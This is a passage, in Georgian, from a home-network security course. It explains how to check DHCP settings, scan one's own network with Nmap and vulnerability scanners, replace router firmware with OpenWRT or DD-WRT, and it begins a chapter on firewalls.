
მიიღებთ დაახლოებით ასეთ ფანჯარას



სადაც დაინახავთ, რომ DHCP ჩართულია. ასევე, შეგიძლიათ გამოიყენოთ გრაფიკული ინტერფეისი, NetworkManager, რომელიც გაჩვენებთ, რომ DHCP ჩართულია.

MAC კომპიუტერებზე, გადადით System Preferences-ზე

და დააჭირეთ Network პიქტოგრამას.



ფანჯრის მარცხენა მხარეს აარჩიეთ ქსელის ინტერფეისი (ჩვენს შემთხვევაში Wi-Fi) და დააჭირეთ Advanced ღილაკს, სისტემა გადაგიყვანთ ქსელის კონფიგურაციის ფანჯარაზე:


აქ კი დაინახავთ, რომ DHCP ჩართულია.

თუ DHCP არ არის ჩართული, ე.ი. თქვენი ქსელი სტატიკური IP მისამართებითაა კონფიგურირებული. შესაბამისად, კარგი იქნება, თუ მოვახერხებთ, რომ ქსელის რუკა, დიაგრამა დავხატოთ და ქსელისაგან მივიღოთ მასში მოთავსებული მოწყობილობების კონფიგურაციის ინფორმაცია. ამისათვის შეიძლება გამოვიყენოთ პროგრამა NMAP ან XenMap. XenMap არის Nmap-ის გრაფიკული ინტერფეისი. ეს პროგრამები წარმოადგენენ პორტების სკანერებს ბევრი დამატებითი ფუნქციებით, ჩამოიტვირთება ბმულიდან https://nmap.org/download.html. პროგრამები დაწერილია Windows, MACOSX, Linux, BSD, Solaris სისტემებისათვის.

Nmap-ის ჩამოტვირთვისა და დაყენების შემდეგ შეასრულეთ ბრძანება

```
Nmap -T4 -F 192.168.1.0/24
```


ჩემმა ქსელმა შემდეგი პასუხი მომცა:



ამ ბრძანებაში მოყვანილი IP მისამართი სტანდარტული მისამართია სახლების ქსელებში. თუ მისამართი განსხვავებულია, ცხადია, ეს მისამართი უნდა შეიყვანოთ ბრძანებაში. გაითვალისწინეთ, რომ 24 აღნიშნავს ე.წ. ქვექსელის შაბლონს. ანუ IP მისამართის რა ნაწილი აღნიშნავს ქსელს და რა ნაწილი გამოიყენება ქსელში ჩართული მოწყობილობებისათვის მისამართების მისანიჭებლად. როგორც წესი, სახლის ქსელებში 254 სხვადასხვა მოწყობილობის ჩართვა შეიძლება. თუ ეს კონცეფცია კარგად არ გესმით, წაიკითხეთ IP მისამართების შესახებ. სამწუხაროდ, ამ კურსის მასალა არ ფარავს IP ქსელების თეორიას.

ზემოთ მოყვანილ სურათზე, ინფორმაცია მხოლოდ ერთი მოწყობილობის ინფორმაციაა, რადგან ფანჯარაში ერთ ჯერზე მეტი არ დაეტია, თუმცა თუ ტექსტს ქვემოთ ჩავყვებით, ნახავთ მსგავს ინფორმაციას ქსელზე მიერთებული სხვა კომპიუტერების შესახებაც.


Xen Maps თუ აამუშავებთ, მიიღებთ ფანჯარას, რომელშიც შეგიძლიათ შეიყვანოთ IP მისამართების ის სეგმენტი, რომლის სკანირებაც გინდათ. ჩემს შემთხვევაში შევიყვანე:




აქ IP მისამართები ასევე შეგვეძლო შეგვეყვანა, როგორც 192.168.1.0/24. ამ შემთხვევაში ითხოვთ მთელი ქსელის სკანირებას. A პარამეტრი საშუალებას იძლევა, გაარკვიოთ ოპერაციული სისტემა, V კი ნიშნავს Verbose - ანუ მაქსიმალურად დაწვრილებით სკანირებას.

სკანირებას შეიძლება გარკვეული დრო დასჭირდეს, რადგან მოვითხოვეთ დაწვრილებითი სკანირება.

საბოლოოდ მივიღებთ სკანირების შედეგებს.




თუ Topology ჩანართს დააჭერთ, სისტემა გაჩვენებთ ქსელის გრაფიკულ წარმოდგენას. რაც საკმაოდ მოსახერხებელია ქსელის გასაანალიზებლად.



Windows-ისთვის მსგავსი პროგრამაა Superscan, რომელიც https://www.softpedia.com/get/Network-Tools/Network-IP-Scanner/SuperScan.shtml ბმულზე შეგიძლიათ იპოვნოთ და ჩამოტვირთოთ. საზოგადოდ, პორტების სკანირების უამრავი პროგრამა არსებობს.

Android სისტემისათვის არსებობს პროგრამა FING, რომელიც ასევე კარგი სკანერია.



ეს პროგრამა IOS-ისთვისაც არსებობს, Appstore-დან ჩამოტვირთეთ.

აქამდე ვიხილავდით სკანერებს, რომლებიც პორტების სკანირებას აკეთებდნენ და გვეხმარებოდნენ ქსელის რუკის შედგენაში.

ეხლა კი განვიხილოთ სკანერები, რომლებიც სისუსტეების სკანირებას მოახდენენ.

Green Bone Security Manager https://www.greenbone.net/en/testnow/ შეგიძლიათ ჩამოტვირთოთ Windows, Mac და Linux-სათვის. ამ პროგრამამ შეცვალა OpenVAS. სამწუხაროდ, Green Bone Security კომპანიამ გადაწყვიტა, რომ კომერციულად გადაექცია ეს პროდუქტი, თუმცა საცდელი ვერსია ჯერ კიდევ უფასოა.

იმისათვის, რომ ივარჯიშოთ სკანირებაში და დაჰაკერებაში, შეგიძლიათ ჩამოტვირთოთ Metasploitable, https://sourceforge.net/projects/metasploitable/files/Metasploitable2/, რომელიც სპეციალურად დასუსტებულ

ვირტუალურ სისტემას წარმოადგენს. ამ სისტემის სკანირებისას ნახავთ ბევრ ხარვეზს და შეძლებთ ამ ხარვეზების გამოყენებით მასზე წვდომის მიღებას. საზოგადოდ, თუ კომპიუტერის სისტემებს დროულად აახლებთ, ბევრი ხარვეზი არ უნდა იძებნებოდეს. თუმცა ინტერნეტზე მიერთებული სხვადასხვა მოწყობილობები შეიძლება არ განახლდეს იმის გამო, რომ მათი მაწარმოებლები აღარ აახლებენ სისტემებს, ეს კი ქსელში შეღწევის შესაძლებლობებს აძლევს ჰაკერებს.

Nesus https://www.tenable.com/products/nessus/nessus-professional/evaluate წარმოადგენს პროფესიონალურ სკანერს. რომელიც საკმაოდ ძვირია. კომპანია საცდელ ვერსიას გთავაზობთ, რომელიც მხოლოდ 7 დღე მუშაობს უფასოდ. ასევე, შეგიძლიათ ჩამოტვირთოთ Nesus Essentials https://www.tenable.com/products/nessus/nessus-essentials, რომელსაც ერთ ჯერზე მხოლოდ 16 IP მისამართის სკანირება შეუძლია. რაც ალბათ საკმარისია სახლის ქსელისათვის.

Qualys Community Edition - https://www.qualys.com/community-edition/#/freescan წარმოადგენს ინტერნეტზე დაფუძნებულ სკანერს, ანუ ის ინტერნეტიდან მუშაობს და არ სჭირდება კომპიუტერზე დაყენება. უნდა დარეგისტრირდეთ მათ საიტზე, შემდეგ გამოგიგზავნიან ელ-ფოსტის შეტყობინებას, თუ როგორ შეხვიდეთ მათ ვებგვერდზე და როგორ შექმნათ თქვენი პაროლი. ამის შემდეგ უნდა აღწეროთ ყველა ის აქტივი, რის სკანირებაც გინდათ, სულ შესაძლებელია 16 შიგა აქტივის და 3 გარე აქტივის სკანირება. ასევე, შეძლება ერთი ვებმისამართის სკანირებაც. Qualys-ს აქვს კარგი სახელმძღვანელო, რომელიც მათი საიტიდან უნდა ჩამოტვირთოთ.

სკანერებს აქვთ ორი რეჟიმი: ამოცნობის გარეშე და ამოცნობით. ანუ ერთ შემთხვევაში სკანერი მოქმედებს როგორც ჰაკერი, რომელსაც არ აქვს წვდომა მანქანაზე. ხოლო ამოცნობის რეჟიმში იგი აკეთებს ამაზე ბევრად მეტს - შედის მოწყობილობაში და ამოწმებს შიგა ხარვეზებსაც. იგი, ასევე, შეამოწმებს შიგა სისტემას ისე, როგორც ამას ჰაკერი გააკეთებდა მას შემდეგ, რაც სისტემაზე წვდომას მიიღებდა. ფრთხილად უნდა იყოთ, რომ ასეთ სისტემებს არ მისცეთ ზედმეტი წვდომა სისტემის რესურსებთან, რადგან მათ შეიძლება აურიონ თქვენი სისტემის კონფიგურაცია. Qalis და Nesus სერიოზული სისტემებია და არ არის მოსალოდნელი რაიმე სიურპრიზი, მაგრამ სხვა სისტემებს ასე ძალიანაც ნუ ენდობით.

რუტერის ოპერაციული სისტემები

რუტერების მწარმოებელი კომპანიები ცდილობენ, რაც შეიძლება გაამარტივონ რუტერებთან მუშაობა, რადგან სახლის რუტერები ჩვეულებრივი მომხმარებლებისათვის იწარმოება და შესაბამისად, მათი სიმარტივე და ასევე, სტაბილურობა მნიშნელოვანია. რასაკვირველია, კომპანიებს არ უნდათ, რომ მომხმარებლებმა ვერ მოახერხონ რუტერის მართვა მათი სირთულის გამო, ან დაიწყონ ჩივილი, რომ მათი რუტერი აღარ მუშაობს, რადგან რაღაც პარამეტრები შემთხვევით შეცვალეს. ასეთ რუტერებს, ცხადია, ბევრი მომხმარებელი არ იყიდის. შესაბამისად, მასობრივი მოხმარების რუტერების ოპერაციული სისტემები (Firmware) ძალიან მარტივია, სიმარტივე კი ნიშნავს, რომ რთული კონფიგურაციების გაკეთებას და განსაკუთრებით, უსაფრთხოების რთული პარამეტრების განსაზღვრას ვერ მოახერხებთ. ასეთი პარამეტრები მწარმოებლების მიერ არის განსაზღვრული და უმეტეს შემთხვევებში დამაკმაყოფილებელია კიბერუსაფრთხოებისათვის. თუმცა ასეთი სისტემები რამე განსაკუთრებულის გაკეთების საშუალებას არ მოგცემენ.

არსებობს რუტერების ოპერაციული სისტემები, რომლებიც ბევრად მეტის საშუალებას იძლევა, და ასევე, შესაძლებელია რუტერის საწყისი ოპერაციული სისტემის შეცვლა ამგვარი სისტემებით. ასეთი სისტემები იძლევა კიბერ უსაფრთხოების ბევრ თვისებასა და პარამეტრს, როგორიცაა VPN, VLAN, იზოლირებულ WIFI, მომხმარებლის შესვლის სერვერი, IP ცხრილები, ინფორმაციის გაცვლის ჟურნალი და ა.შ.


რუტერის სტანდარტულ ოპერაციულ სისტემებს ხშირად აქვთ უკანა კარები, რომლებიც ნებით თუ უნებლიედ დატოვეს შემქმნელმა კომპანიებმა, ამის ბევრი მაგალითი არსებობს. ხოლო თუ სხვა ოპერაციულ სისტემას ჩატვირთავთ, იმის კონტროლის საშუალებაც გექნებათ, რომ ჩატვირთოთ შემოწმებული სისტემა.

ბევრი სხვადასხვა სისტემა არსებობს რუტერებისათვის. ეს ბმული https://en.wikipedia.org/wiki/List_of_router_firmware_projects გიჩვენებთ მათ უმეტესობას.

ახალი სისტემის ჩატვირთვა კი საკმაოდ მარტივად ხდება. უნდა ჩამოტვირთოთ ახალი ოპერაციული სისტემა, რომელიც თქვენს რუტერზე იმუშავებს. ეს იქნება რაღაც ბინარული ფაილი. შემდეგ ეს ფაილი უნდა ატვირთოთ რუტერში. ქვემოთ მოყვანილი მაგალითი გიჩვენებთ, როგორ ხდება ამის გაკეთება Netgear რუტერზე. ეს პროცესი მსგავსია სხვა რუტერებისათვისაც.

გაითვალისწინეთ, რომ ძალიან ფრთხილად უნდა იყოთ რუტერის სისტემის შეცვლისას. თუ არასწორი სისტემა ჩატვირთეთ, შეიძლება რუტერი გააფუჭოთ (Brick), ანუ ისე გააფუჭოთ, რომ მის აღდგენა აღარ მოხერხდეს ან ძალიან გართულდეს. რუტერის მომწოდებლები ასეთ შემთხვევაში არ დაგეხმარებიან, შესაბამისად, პასუხისმგებლობა მთლიანად თქვენზეა. თუ სწორ სისტემას აარჩევთ, რომელიც თქვენი რუტერისათვის არის შექმნილი, მაშინ ასეთი რამ არ მოხდება. აუცილებლად წაიკითხეთ სისტემის დოკუმენტაცია.


რუტერის სისტემის კარგი მაგალითია OpenWRT - https://openwrt.org/ ეს სისტემა შექმნილია ლინუქსის ბაზაზე და გამოიყენება სხვადასხვა ტიპის მოწყობილობებში ინფორმაციის გადასამისამართებლად. მაგალითად, რუტერებში, ან პრინტერებში, ვებ კამერებში და ა.შ. ბევრი თანამედროვე რუტერის სისტემა სწორედ ამ პროექტს ეფუძნება. OpenWRT ოპტიმიზირებულია პატარა ზომის შესანარჩუნებლად, რადგან ეს სისტემა უნდა ჩაეტიოს და უნდა იმუშაოს მოწყობილობების პატარა მეხსიერებებში. სისტემის კონფიგურაცია ხდება ბრძანებების ინტერფეისით



ან გრაფიკული ინტერფეისით:


ეს სისტემა სხვა სისტემებთან შედარებით უფრო ძნელი დასაყენებელია, თუმცა შექმნილია ძალიან ბევრი სხვადასხვა მოწყობილობისა და რუტერისათვის. ამ სისტემისათვის შექმნილია სხვადასხვა დამატებითი პროგრამული პაკეტები, რომლებიც მას ადვილად შეგიძლიათ დაამატოთ. სისტემა იძლევა VALN, VPN-ის კლიენტს და სერვერს, ქსელის იზოლაციას, ქსელის მონიტორინგს და სხვა. იგი სხვა სისტემებთან შედარებით უფრო მოქნილია და ბევრი შესაძლებლობა აქვს. მის სამართავად, ასევე, შეიძლება გამოიყენოთ Gargoyle, რომელიც ამ საიტიდან https://www.gargoyle-router.com შეიძლება ჩამოტვირთოთ.

შემდეგი ოპერაციული სისტემაა LibreCMC – https://librecmc.org/. იგი ეფუძნება WRT პროექტს, მაგრამ შექმნილია მხოლოდ ძალიან ცოტა რუტერისთვის https://librecmc.org/fossil/librecmc/wiki?name=Supported_Hardware.




შესაძლებელია რომ ეს სისტემა სხვა რუტერსაც მოარგოთ, თუმცა ეს ძალიან რთულია. საზოგადოდ, ეს სისტემა რთული დასაყენებელია და არ არის ადვილი გამოსაყენებელი.

და ბოლოს სისტემა DD-WRT - https://dd-wrt.com/. ესეც Open WRT-ზეა დაფუძნებული და შესაბამისად, იმ სისტემის ბევრ თვისებებს შეიცავს. იგი Open WRT-ზე ადვილი დასაყენებელია, იგი არსებობს თითქმის ყველა სახლის რუტერის მოდელისათვის. ვებსაიტს აქვს საძიებო სისტემა, რომელშიც შეგიძლიათ მოძებნოთ, აქვს თუ არა სისტემას თქვენი რუტერის მხარდაჭერა.



სისტემასთან მუშაობა შეიძლება გრაფიკული ინტერფეისით და ასევე, ბრძანებებით.



გაითვალისწინეთ, რომ შეიძლება თქვენი რუტერისთვის ვერ იპოვოთ ასეთი სისტემა. ასეთ შემთხვევებში მოგიწევთ, იყიდოთ რუტერი, რომელიც საშუალებას მოგცემთ მასში ჩატვირთოთ შესაბამისი სისტემა. რუტერის შერჩევაში დაგეხმარებათ საიტი https://smallnetbuilder.com. ამ საიტზე ბევრ ინფორმაციას იპოვით რუტერების პარამეტრების და მათი პროდუქტიულობის შესახებ.

თუ ახალი რუტერის ყიდვა გინდათ და არ გინდათ იწვალოთ ოპერაციული სისტემის თავიდან დაყენებაზე, შესაძლებელია იყიდოთ რუტერი უკვე დაყენებული ოპერაციული სისტემით, https://www.flashrouters.com/routers არის ერთ-ერთი ასეთი მაღაზია. ცხადია, ამ მაღაზიაში ფასები ბევრად უფრო მაღალია, ვიდრე ჩვეულებრივი რუტერები ღირს.

სისტემის შეცვლა ნამდვილად გაძლევთ დამატებით შესაძლებლობებს. მაგალითად, ასეთ რუტერებზე შეიძლება დააყენოთ Tor და დაშიფროთ ყველა, ან გარკვეული მოწყობილობების კავშირი.

ასევე, რუტერზე შეიძლება დააყენოთ VPN კლიენტი და ინფორმაციის მიმოცვლა დაშიფროთ VPN-ის საშუალებით. თანაც ეს დაშიფვრა მხოლოდ გარკვეული მოწყობილობებისათვის ანდა ყველა მოწყობილობისათვის შეიძლება გაკეთდეს. მაგალითად, სამსახურის კომპიუტერი შეიძლება სამსახურს ყოველთვის VPN-ით დაუკავშირდეს, ხოლო სხვა მოწყობილობებმა გააგრძელონ ინტერნეტთან ჩვეულებრივ შეერთება.

შეიძლება წააწყდეთ Tomato-ს - https://www.polarcloud.com/tomato, რომელიც ადვილი დასაყენებელი და გამოსაყენებელი არ არის, დიდი სანდოობით არ გამოირჩევა და მისი გაახლებაც რეგულარულად არ ხდება.

თავი 2 Firewall - ცეცხლგამძლე კედელი


ამ თავში განვიხილავთ სხვადასხვა ტიპის Firewall-ებს, მათ შორის, პროგრამულ - ოპერაციულ სისტემებთან არსებულ Firewall-ებს Windows, MACOSX, Linux სისტემებისათვის; ასევე, განვიხილავთ ვირტუალურ Firewall-ებს, ქსელის რუტერების Firewall-ებს და დამოუკიდებელ Firewall-ებს. ამ თავის წაკითხვის შემდეგ კარგი წარმოდგენა შეგექმნებათ იმის შესახებ, თუ რისგან დაგიცავთ, რაც მთავარია, რისგან ვერ დაგიცავთ Firewall-ები და რომელი Firewall-ებია საუკეთესო. ასევე, შეგეძლებათ იმის განსაზღვრა, თუ როგორ უნდა მართოთ თქვენი ქსელი და რა Firewall უნდა გამოიყენოთ.

მომხმარებლის კომპიუტერზე დაყენებული Firewall-ები


Firewall-ები არის სამი ტიპის: მომხმარებლის კომპიუტერზე დაყენებული, ქსელის და ვირტუალური. ისინი ბლოკავენ მონაცემთა მოძრაობას მათში ჩაწერილი წესების მიხედვით. ამ წესებს წვდომის კონტროლის სიას (Access Control List) უწოდებენ. Firewall-ები მუშაობენ ქსელისა და ტრანსპორტის დონის შრეებზე, რომ მიიღონ ან დაბლოკონ ინფორმაცია პორტების, პროტოკოლის და მისამართების გამოყენებით. მაგალითად, ეს შეიძლება ნიშნავდეს, რომ ინფორმაცია გარეთ გაუშვათ მხოლოდ TCP პორტ 80-იდან, რაც HTTP პაკეტებს გაატარებს, ან

